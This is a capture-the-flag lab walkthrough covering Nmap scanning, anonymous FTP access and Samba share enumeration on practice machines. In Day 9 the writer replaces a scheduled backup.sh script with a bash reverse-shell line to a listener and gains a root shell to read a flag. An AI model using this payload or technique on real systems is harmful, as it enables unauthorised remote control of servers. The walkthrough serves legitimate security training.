Question #5 Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer: Ubuntu

```
oot@ip-10-10-5-111:~# nmap -sV 10.10.92.208

tarting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 11:11 BST
Nmap scan report for ip-10-10-92-208.eu-west-1.compute.internal (10.10.92.208
)
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:54:4F:CF:5E:5B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds
root@ip-10-10-5-111:~#
```

Question: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer: Blog

1. Again using the original scan as a guide, focusing on the web server (port 80), look closely at the HTTP title section. This shows that it is being used as a blog.

```
Nmap done: 1 IP address (1 host up) scanned in 42.00 seconds
root@ip-10-10-5-111:~# nmap -script http-title -p 80 10.10.92.208

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 11:10 BST
Nmap scan report for ip-10-10-92-208.eu-west-1.compute.internal (10.10.92.208
)
Host is up (0.00021s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-title: TBFC&#39;s Internal Blog
MAC Address: 02:54:4F:CF:5E:5B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
root@ip-10-10-5-111:~#
```

Thought Process/Methodology

First off, to find out when Snort was created, we just look it up on any search engine. To find the port numbers of the three services running, we run an nmap scan on the IP address and we are presented with 3 open ports, which we sort in increasing order for the answer. It is worth noting that we use the -A argument here, which enables OS detection, version detection, script scanning, and traceroute for nmap. To find out the Linux distribution that is running, it is stated on port 2222 for the SSH service, which was displayed due to the aforementioned -A argument including the OS detection, which means we don't need to rescan. In order to retrieve the "HTTP-TITLE" of the webserver, we use nmap's Network Scripting Engine (NSE), specifically the "http-title" script, to show the title of the default page of the web server. It is displayed in the terminal as "Internal Blog", so we can reasonably conclude that the website might be used for a blog, which is the answer to this question.

Day 9: Anyone can be Santa!

Tool Used: Kali Linux, netcat, ftp, terminal

Solution/walkthrough:

Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user

Answer: public

1. I started off by logging into the FTP server as anonymous

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# ftp 10.10.91.91
Connected to 10.10.91.91.
220 Welcome to the TBFC FTP Server!.
Name (10.10.91.91:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

2. After looking at the directories, we can see that there is one that is available for the user anonymous to access, which is public

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp>
```

Question #2: What script gets executed within this directory?

Answer: backup.sh

1. Change the directory into public and then look at the contents. There is a script called backup.sh located within it.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
-rwxr-xr-x    1 111      113           341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp>
```

Question #3: What movie did Santa have on his Christmas shopping list?

Answer: The Polar Express

1. To retrieve the shopping list, I used the get command and downloaded it to view it in my system

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (18.5130 kB/s)
ftp>
```

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# ls
Desktop    Instructions  Postman   shoppinglist.txt
Downloads  Pictures      Scripts   thinclient_drives
root@ip-10-10-47-155:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-47-155:~#
```

Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer : THM{even_you_can_be_santa}

1. I started by grabbing that file from the FTP server in the same way

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (6.2539 MB/s)
ftp>
```

2. I opened it up in nano so I could start some edits.

```
root@ip-10-10-47-155:~# nano backup.sh
root@ip-10-10-47-155:~#
```

3. Using a Reverse Shell Cheat Sheet, I erased everything else and added something that would give me a reverse shell.

```
                                    root@ip-10-10-47-155: ~
 File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                                  backup.sh

#!/bin/bash

bash -i >& /dev/tcp/10.10.47.155/4444 0>&1

# Merry Christmas
```

4. Then, I am going to set up a listener using Netcat.

```
                                    root@ip-10-10-47-155: ~
 File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

5. Close and save the backup.sh file and then upload it to the FTP server with the put command.

```
ftp> cd public
250 Directory successfully changed.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
77 bytes sent in 0.00 secs (2.2252 MB/s)
ftp>
```

6. After a while, you will receive a connection at your listener

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

7. Then, we just need to navigate to the flag.txt file

```
root@ip-10-10-47-155: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology

To enter the FTP server, we just type the command “ftp {ip_address}” into the terminal, replacing “ip_address” with your target’s IP address. Then we use “ls” and “cd” to navigate into the target directory to access the required files. Using the “get” command, we manage to download some of the files to view. After modifying the backup.sh file, we upload it back to the server to replace the old one with the malicious one with the “put” command. Using Netcat listener to listen on the specified port, we managed to gain root access to the server and are able to find the final flag for the challenge.

Day 10: Networking - Don't be selfish!
Tools used: Kali Linux, enum4linux

Question: Using enum4linux, how many users are there on the Samba server

Answer : 3

1. Using the enum4linux command to list the users (-U), it will list all the users.

```
 =============================
|    Users on 10.10.197.121    |
 =============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 11:18:59 2022

root@ip-10-10-166-176:~/Desktop/Tools/Miscellaneous#
```

2. Here we can see enum4linux listing all the users in the samba server, and there are 3 users in total.

Question: Now how many "shares" are there on the Samba server?

Answer: 4

1. Using the enum4linux command to list the shares (-S), it will list all the shares.

```
root@ip-10-10-166-176: ~/Desktop/Tools/Miscellaneous
File  Edit  View  Search  Terminal  Help
|    Getting domain SID for 10.10.197.121    |
 ============================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================================
|    Share Enumeration on 10.10.197.121    |
 ==========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
```

2. Here we can see enum4linux listing all the shares in the samba server, and there are 4 shares in total.

Question: Use smbclient to try to log in to the shares on the Samba server. What share doesn't require a password?

Answer: tbfc-santa

1. Using the enum4linux command to list the shares (-S), enum4linux will list all the shares.

```
root@ip-10-10-166-176: ~/Desktop/Tools/Miscellaneous
File  Edit  View  Search  Terminal  Help
|    Getting domain SID for 10.10.197.121    |
 ============================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================================
|    Share Enumeration on 10.10.197.121    |
 ==========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
```

2. This is the listing of enum4linux. We can see the program is trying to map the shares on the server.

3. We can see that the first and second share Mapping is denied meanwhile the third share is OK which means the share has no password required.

4. We access the share by using the smbclient client.

5. By using this command smbclient//10.10.197.121/tbfc-santa

6. We can access the share. It will then ask for the password as mentioned in the above question. Find the share that does not have a password and enter it.

```
root@ip-10-10-166-176: ~/Desktop/Tools/Miscellaneous
File  Edit  View  Search  Terminal  Help
enum4linux complete on Sun Jun 26 11:29:40 2022

root@ip-10-10-166-176:~/Desktop/Tools/Miscellaneous# smbclient //10.10.197.121/t
bfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
```

7. We now have access to the share.


Question: Log in to this share, what directory did ElfMcSkidy leave for Santa?
Answer: jingle-tunes

1. We can use the ls command to list all the files and directories in share.

```
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020

                10252564 blocks of size 1024. 5369404 blocks available
smb: \>
```

2. As we can see there is a note from McSkidy on server. we can use the get command to download the .txt file to our computer home directory.



3. We can read the .txt file where ElfMcSkidy put all the tunes in the jingle-tunes.

Thought Process/Methodology

We had access to their local network, thus using enum4linux, we were able to list all the samba users and shares. We are able to detect one of the shares that has no password which is the tbfc-santa share and were able to access the share and list all the files within it. Here, we can see a text file where we can use the “get” command to save it to our main computer and read it.